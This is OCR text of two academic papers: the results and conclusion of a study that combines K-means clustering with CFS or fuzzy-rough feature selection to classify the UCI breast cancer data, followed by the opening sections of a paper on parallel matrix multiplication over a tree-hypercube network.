After data clustering, the new data set is composed of two subsets. The feature reduction step is applied on each subset. Data reduction can be done by many algorithms but only two algorithms are choosen in this step. The first algorithm for data reduction is CFS that rapidly screens immaterial, repetitive, and noisy features. Moreover CFS distinguishes relevant features as long as their significance does not emphatically rely on upon other features.

The core element of CFS is a heuristic [28] that used to evaluate the worth (merit) to specific set of the features. Heuristic used to calculate how a set of feature effect on predicting the label of class through the inter-correlation among them. Heuristic formalization can be displayed in (4):

$$Merit_s = \frac{k\,\overline{r_{cf}}}{\sqrt{k + k\,(k-1)\overline{r_{ff}}}} \qquad (4)$$

Where Merits is the heuristic 'merit' of a feature Subset S that contain k features, $\overline{r_{cf}}$ is the mean feature class correlation ($f \in S$) and $\overline{r_{ff}}$ is the average feature-feature inter-correlation.

The second algorithm is FRFS that have many advantages when working with discrete, real values, noisy, nominal or continuous terms of data without more user supplied data. The fuzzy rough set has utilized the vagueness of fuzzy sets with rough sets concepts of indiscernibility. FRFS generalizes the rough set by a fuzzification strategy which remains the basic values of attributes unchanged yet produces a collection of fuzzy sets for each one. Fuzzy partitioning of the input space or fuzzy similarity relation for approximating fuzzy concept (5) can be used in the FRFS algorithm implementations.

$$\mu_{R_a}(\chi, y) = \max\left(\min\left(\frac{(a(y) - (a(\chi) - \sigma_a))}{(a(\chi) - (a(\chi) - \sigma_a))}, \frac{((a(\chi) + \sigma_a) - a(y))}{((a(\chi) + \sigma_a) - a(\chi))}\right), 0\right) \qquad (5)$$

FRQuickReduct [29] implements the FRFS basing on the dependency (6) that calculates the membership dependency degree between the fuzzy attributes and the equivalence classes.

$$\gamma'_p(Q) = \frac{\sum_{\chi \in U} \mu_{POS_{R_p}(Q)}(\chi)}{|U|} \qquad (6)$$

Where $\mu_{POS_{R_p}(Q)}(\chi) = \sup_{\chi \in U/Q} \mu_{R_p x}(x)$ (7)

The FRQuickReduct(C,D) is illustrated in Fig. 3. Where C is the set of all conditional attributes and D is the set of decision attributes.

$$
\begin{array}{l}
R = \{\}, \gamma'_{optimal} = 0, \gamma'_{old} = 0 \\
do \\
T = R \\
\gamma'_{old} = \gamma'_{optimal} \\
\forall \chi \in (C - R) \\
\quad if\ \gamma'_{R \cup \{\chi\}}(D) > \gamma'_T(D) \\
\quad\quad T = R \cup \{\chi\} \\
\quad\quad\quad \gamma'_{optimal} = \gamma'_T(D) \\
\quad R = T \\
until\ \ \gamma'_{optimal} = \gamma'_{old} \\
retrieve\ \ R
\end{array}
$$

Fig. 3. FRQuickReduct algorithm.

For selecting which attributes ought to be appended to the candidate reduct, the algorithm utilizes and employs the dependency function γ′. The stopping criteria is when there are no attributes that increase the dependency. The algorithm finishes and gets the reduct.

The next stage of the system is merging reduced features of different clusters again. This methodology, clustering then reduction and merging the data again, prevents eliminating attributes that can participate with any degree to the classification accuracy.

The last step compares more than one algorithm for classification to test to what extend the pre-processing step affects classification of medical data. This study used neural network (NN), K-nearest neighbours, Fuzzy-rough K-nearest neighbours, Discernibility NN classifier, Naive Bayes ,K-Star(K*), Functional trees, C4.5, decision table/naive Bayes hybrid and training a support vector classifier by sequential minimal optimization algorithm(SMO).The proposed framework that display the main components is represented in Fig. 4.

From Fig. 4 the whole system can be summarized in the following phases:

- Data pre-processing:
  - Noise and missing values handling
  - Data clustering
  - Feature extraction
  - Merging data to produce one dataset
- Applying classification algorithms
- Testing the model

This model includes many comparative studies as follows:

a) The first between CFS and FRFS and their effect on classification algorithms.

b) The second with hybrid model between CFS and FRFS in applying them directly on the whole data set vice versa implementing them on each cluster with its own and also the study of their effect on enhancing the accuracy of classification algorithms.

c) The third among classification algorithms with time complexity for original data and proposed model.



Fig. 4. The proposed framework.

IV. Experiments and Results

a) Data Set

For the examination breast cancer data set from UCI machine learning repository will be utilized to test the model [26]. The highlights of data sets are given in Table I.

The data set contains 699 cases about patients who had experienced surgery for breast cancer. The yield values are either 2 or 4 demonstrating that resting tumor protuberance (benign) or risky bump (malignant). Nine different fields are esteemed from 1 to 10 in addition to ID number, which are itemized in Table II. The undertaking is to figure out whether the identified tumor is benign (2) or malignant (4) given estimations of nine characteristics portrayed in Table II.

TABLE I. Data Set Description

Dataset characteristics	**Multivariate**	**Attributes**	**10**
Attribute characteristics	Integer	Instances	699
Missing values	Yes	Class	2

TABLE II. Dataset Attributes

Attribute	**Domain**
Clump Thickness	[1, 10]
Uniformity Cell Size	[1, 10]
Uniformity Cell Shape	[1, 10]
Marginal Adhesion	[1, 10]
Single Epithelial cell Size	[1, 10]
Bare Nuclei	[1, 10]
Bland Chromatin	[1, 10]
Normal Nucleoli	[1, 10]
Mitoses	[1, 10]
Class	{2,4}

From the whole data set there are 458 instances for benign and 241 instance for malignant. The class instead of 2 and 4 we replace them by 0 and 1 for easy processing.

b) Clustering and Reduction

The first step in the proposed model is preparing data set for clustering and handling missing and noisy data. In the process of clustering, K-means clustering algorithm is used for its simplicity. The K attribute value is 2 clusters that suites the nature of data and their classification. Rapid Miner Studio was used for data clustering. After data clustering, there have been 2 sub datasets. One cluster has 354 instances and the other has 345 instances. For each sub data set, data reduction was applied by correlation feature selection and fuzzy rough feature selection algorithms.

The WEKA tool was used to apply the reduction algorithms. Feature reduction showed that the correlation feature selection (CFS) algorithm keeps the same number of attributes as in the original dataset while applying on clustered data yields 8 attributes. The fuzzy rough feature selection (FRFS) algorithm yields the same number of attributes (7 attributes) in both models of reduction (FRFS directly on the original data and the clustered data sets) but with different attributes. From the result of reduction, the level of reduction is not large but the accuracy of medical data classification is the most important factor in patient treatment.

c) Classification Algorithms

At this step of the model, the research tries to investigate different machine learning algorithms for classifying data and testing how pre-processing step of (cleaning +clustering +reduction+ merging) have affected the improvement of classification algorithms accuracies.

Classification algorithms are implemented by WEKA tool on the new data produced from proposed model compared to applying the same algorithms on original and reduced data.

The classification algorithms were tested by 10 folds cross validation and percentage split with 80-20 for training and test respectively. The accuracy of a classifier on a given test set is the percentage of test set tuples that are correctly classified by the classifier.

Tables III and IV show the classification algorithms and their results for accuracy metric for the proposed model compared to original data for both feature reduction algorithms. From the results, there are enhancements in the accuracy of the pre-processing with clustering against applying the same algorithms directly on the original data or after reducing the feature directly on the original data by CFS and FRFS.

From Fig. 5 and 6 the proposed model proved that the clustering added to the pre-processing step has a main role in improving the accuracy of classification algorithms.

Fig. 7 shows that there are enhancements in the proposed model for both reduction algorithms with two test modes. Also it is noted that by using FRFS the accuracy levels exceeds the accuracy levels of CFS.

The proposed model increases the efficiency with ratio up to 2.92 than using just reduction techniques. Fig. 8 and 9 demonstrates the levels of improvements for all classification algorithms when using the proposed pre-processing step. It shows that all algorithms of classification change for the better. In the other hand, using feature extraction algorithms directly on data set may decrease or increase some algorithms accuracy which is not an increase rate of the proposed system.

The enhancements of proposed model can be summarized in Fig. 10 in add value property. In addition to improving the accuracy of classification algorithms, the proposed model reduces the time consumption for those algorithms. Time complexity is important factor combined with accuracy in dealing with critical fields of human life. Fig. 11 and 12 show the time complexity (in seconds) for building the classification model under the two reduction algorithms for original data, reduced data and the proposed model.

TABLE III. THE ACCURACY OF CLASSIFICATION BY USING FRF

Classifier	**Original data**		**Original +FRFS**	**Proposed model**	
	10-folds	**Percentage split 80-20**	**Percentage split 80-20**	**10-folds**	**Percentage split 80-20**
FRNN	95.7	95.8	95.8	96.4	98.6
NN	96.4	96.4	96.4	96.9	97.9
SMO	96.7	96.6	96.5	96.9	97
NAIVIBAYES	96.2	95.8	95.8	96.7	96.1
DTMB	97	95.8	96.5	97.3	97.2
J4.8	94.6	93.4	96.4	96	96.6
FT	96.9	95.8	95.8	97.3	96.6
Discernibility NN	96.7	97.2	97.2	97.3	98.9
MLP	95.9	95.7	94.5	96.9	97.2
k-star	81.8	77.7	97	96.1	98.6

TABLE IV. THE ACCURACY OF CLASSIFICATION BY USING CFS

Classifier	**Original data**		**Original +CFS**	**Proposed model**	
	10-folds	**Percentage split 80-20**	**Percentage split 80-20**	**10-folds**	**Percentage split 80-20**
FRNN	95.7	95.8	95.1	96	96.5
NN	96.4	96.4	97.2	96.9	97.9
SMO	96.7	96.6	96.5	96.7	96.8
NAIVIBAYES	96.2	95.8	95.8	96.2	96
DTMB	97	95.8	95.8	97.2	96.9
J4.8	94.6	93.4	93.4	95.2	95.4
FT	96.9	95.8	95.8	96.9	96.5
Discernibility NN	96.7	97.2	97	97.2	98
MLP	95.9	95.7	95.8	96.4	96
k-star	81.8	77.7	97	96	98.6



Fig. 5. Classification accuracies using FRFS.



Fig. 6. Classification accuracies using CFS.



Fig. 7. Classification algorithms for CFS and FRFS.



Fig. 8. The level of improvements of reduced (R) over original (O) against proposed (P) over original (O) (FRFS).



Fig. 9. The level of improvements of reduced (R) over original (O) against proposed (P) over original (O) (CFS).



Fig. 10. Add value for proposed model (for FRFS and CFS).



Fig. 11. Time for building model for original data, reduced and proposed model using FRFS.



Fig. 12. Time for building model for original data, reduced and proposed model using CFS.



Fig. 13. Proposed system vs. previous studies.

The proposed model showed not only enhancements in classification algorithms but suggest a new hybrid models that can be compared to previous studies on the same data set. The proposed system reaches in classifying breast cancer with accuracy to (98.9%) with a hybrid composed of (FRFS +K-means +Discernibility NN) and Table V shows this result with other results in previous studies. The relation between the proposed system and previous studies can be graphically displayed in Fig. 13.

TABLE V. COMPARISON BETWEEN PROPOSED AND PREVIOUS STUDIES ON BREAST CANCER DATA SET

Classification models	Accuracy
ANFIS	96.59
Fuzzy-MLP	96.3
SVM	95
SOFM+PGA	94.2
SOFM +Fuzzy Rough	97
K-means +FRFS+ discernibility NN	98.9

V. CONCLUSION

Medical data provides a challenging field for data mining researchers. Machine learning algorithms were used to mine information from ambiguous and vague concrete data. Data pre-processing intends to enhance the final accuracy of medical data classification. A hybrid pre-processing model to enhance the performance of classification algorithms has been presented. Such model combines K-means clustering algorithm with fuzzy rough feature reduction or correlation feature reduction to achieve effective data reduction. The proposed model has been applied on breast cancer data set from UCI machine learning repository. Simulation results have shown the effectiveness of the proposed model in enhancing the performance of classification algorithms. Furthermore it has been proven that fuzzy rough feature selection is better than correlation feature selection in data reduction, in addition, it increases the accuracy of classification. Compared to previous studies on the same data, it has been shown that the hybrid model of k-means, fuzzy rough feature selection and discernibility nearest neighbour is more efficient than other algorithms in the same field.

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A New Parallel Matrix Multiplication Algorithm on Tree-Hypercube Network using IMAN1 Supercomputer

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***Abstract*—The tree-hypercube (TH) interconnection network is relatively a new interconnection network, which is constructed from tree and hypercube topologies. TH is developed to support parallel algorithms for solving computation and communication intensive problems. In this paper, we propose a new parallel multiplication algorithm on TH network to present broadcast communication operation for TH using store-and-forward technique, namely, one-to-all broadcast operation which allows a message to be transmitted through the shortest path from the source node to all other nodes. The proposed algorithm is implemented and evaluated in terms of running time, efficiency and speedup with different data size using IMAN1. The experimental results show that the runtime, efficiency and the speedup of the proposed algorithm decrease as a number of processors increases for all cases of matrices size of 1000×1000, 2000×2000, and 4000×4000.**

Keywords—MPI; supercomputer; tree-hypercube; matrix multiplication

I. Introduction

Parallel matrix multiplication is considered as a backbone for several scientific applications. Many studies developed matrix multiplication from different perspective in [3], [6], [7], [10], [14] the authors studied the limitation bandwidth for memory-processor through communication and how to reduce the gap between memory and processor speed, they present a communication efficient mapping of a large-scale matrix multiplication algorithm. In [1] parallel matrix multiplication algorithm on hypercube multiprocessors, while in [2], [5], [6] the authors applied a matrix multiplication with a hypercube algorithm on multi-core processor cluster. In [3] the author proposed a Distribution-Independent Matrix Multiplication Algorithm called DIMMA which is new, fast, and scalable matrix multiplication algorithm, for block cyclic data distribution on distributed-memory concurrent computers. In this paper we apply matrix multiplication on tree-hypercube which was used before in adaptive fault tolerate in routing algorithm [8], [11], [12], [17].

Many proposals for matrix multiplication algorithms were done on different networks type whether it was homogeneous or heterogeneous in order to reduce the time drastically to improve the system performance. Matrix multiplication needs high computation time especially when the size of the matrix becomes huge, therefore some problems need years to be solved using a personal computer. The interconnection networks are the core of a parallel processing system which the system's processors are linked. Due to the big role played by the networks topology to improve the parallel system's performance, several interconnection network topologies have been proposed for that purpose; such as the tree, hypercube, mesh, ring, and Hex-Cell (HC) [12], [13], [16].


Among the wide variety of interconnection networks structures proposed for parallel computing systems is Tree-Hypercube network which received much attention due to the attractive properties inherited in their topology [4], [8], [9], [15].

This paper aimed to design and analyze efficient matrix multiplication algorithm on tree-hypercube network. Experimentation of the proposed algorithm was conducted using IMAN1 supercomputer which is Jordan's first supercomputer. The IMAN1 is available for use by academia and industry in Jordan and the region.


The rest of the paper is organized as follows. Section 2 summarizes the definition of Tree-Hypercube network. In Section 3 the proposed algorithm is explained, Section 4 is an overview of sequential and parallel matrix multiplication is discussed. In Section 5, the evaluation results are illustrated. Finally, section 6 is the conclusion for the paper.

II. Definition of Tree-Hypercube Network

Tree-hypercube can be defined as follows: each node is labelled with the level number (L) and the node number (X) with the form (L,X). It is mainly a tree which represents a hypercube in each level because each level i in tree has s(i) nodes that represents the number of processing element as a hypercube [4], [9]. For very level L between 0 and d, each node (L,X) in level L, where X= X(d logs)-1……X0 is adjacent to the following s children nodes at level L+1 (L+1, X.a) for a =0,…..,s-1 as shown in Fig. 1(a) and (b) [8].



(a)



(b)

Fig. 1. Tree-hypercube (a) TH (2,2) and (b) TH (2,3).

III. Proposed Algorithm

Matrix multiplication is a simple and widely used algorithm in many scientific applications. Matrix multiplication is well structured in the sense that elements of the matrices can be evenly distributed to the nodes and communication among nodes which have regular pattern. Therefore, exploiting data parallelism based on message passing is suitable for solving the matrix multiplication problem. Fig. 2 shows a sequential algorithm of an n x n matrix multiplication consisting of three nested loops. As can be seen, the complicity of the algorithm is n3.

```
Matrix-Multiplication(A,B)
n =A.rows
Let C be a new n×n matrix
For i=1 to n
For j=1 to n
Cij=0
For k=1 to n
Cij=Cij + aik bkj
```

Fig. 2. A Sequential Multiplication Algorithm for two matrices [18].

In this section, we propose a new Parallel Matrix Multiplication Algorithm on Tree-Hypercube Network Using IMAN1 Supercomputer. The data distribution for matrix multiplication can be divided either striped partitioning or checkerboard partitioning. We use a block striped partitioning distribution to study the performance of message passing execution model. The column wise block striping of an (n x n) matrix on p processors (P0, P1, …, Pp-1) processor Pi contains columns: (n/p) (i), ((n/p) i)+1, …, ((n/p) (i+1)) – 1 [5].The proposed parallel matrix multiplication algorithm on Tree-Hypercube network consists of three stages as shown in Fig. 3. The first stage shows the distribution of data among nodes (processors), second stage describe the multiplication process at each processor, and finally the third stage represent the collecting the data.

Input: Matrix A and B
Output: Matrix C on Tree-Hypercube using parallel Matrix Multiplication

Stage 1: Broadcast matrix A and B

1. CN (Coordinator Node) generates a set of blocks of Matrix A.
2. CN generates a set of blocks according to the Matrix B.

3. Wait for acknowledgment message from the coordinator who received the data.

4. Send a message for the CN informing the process completion.

5. CN stops the process of distribution and announces the beginning of the next Stage

Stage 2: Do the multiplication in parallel

6. Multiply the stripes of matrix A with stripes of Matrix B (for each block) of data.

7. Using sequential matrix Multiplication. Where all processors perform Cij= $\sum_{\boldsymbol{k=0}}^{\boldsymbol{k-1}} \boldsymbol{A(ik)B(kj)}$

Stage 3: Collecting the data

A- Global Data Combining

8. In each level in the Tree-Hypercube interconnection, send in parallel the multiplication matrix to the TH root nodes.

B- Combining Data in the Tree-Hypercube root nodes

9. CN combines the collected matrices correctly from roots nodes in matrix C.

10. Exit

Fig. 3. Pseudocode Tree-Hypercube Algorithm for Matrix Multiplication.

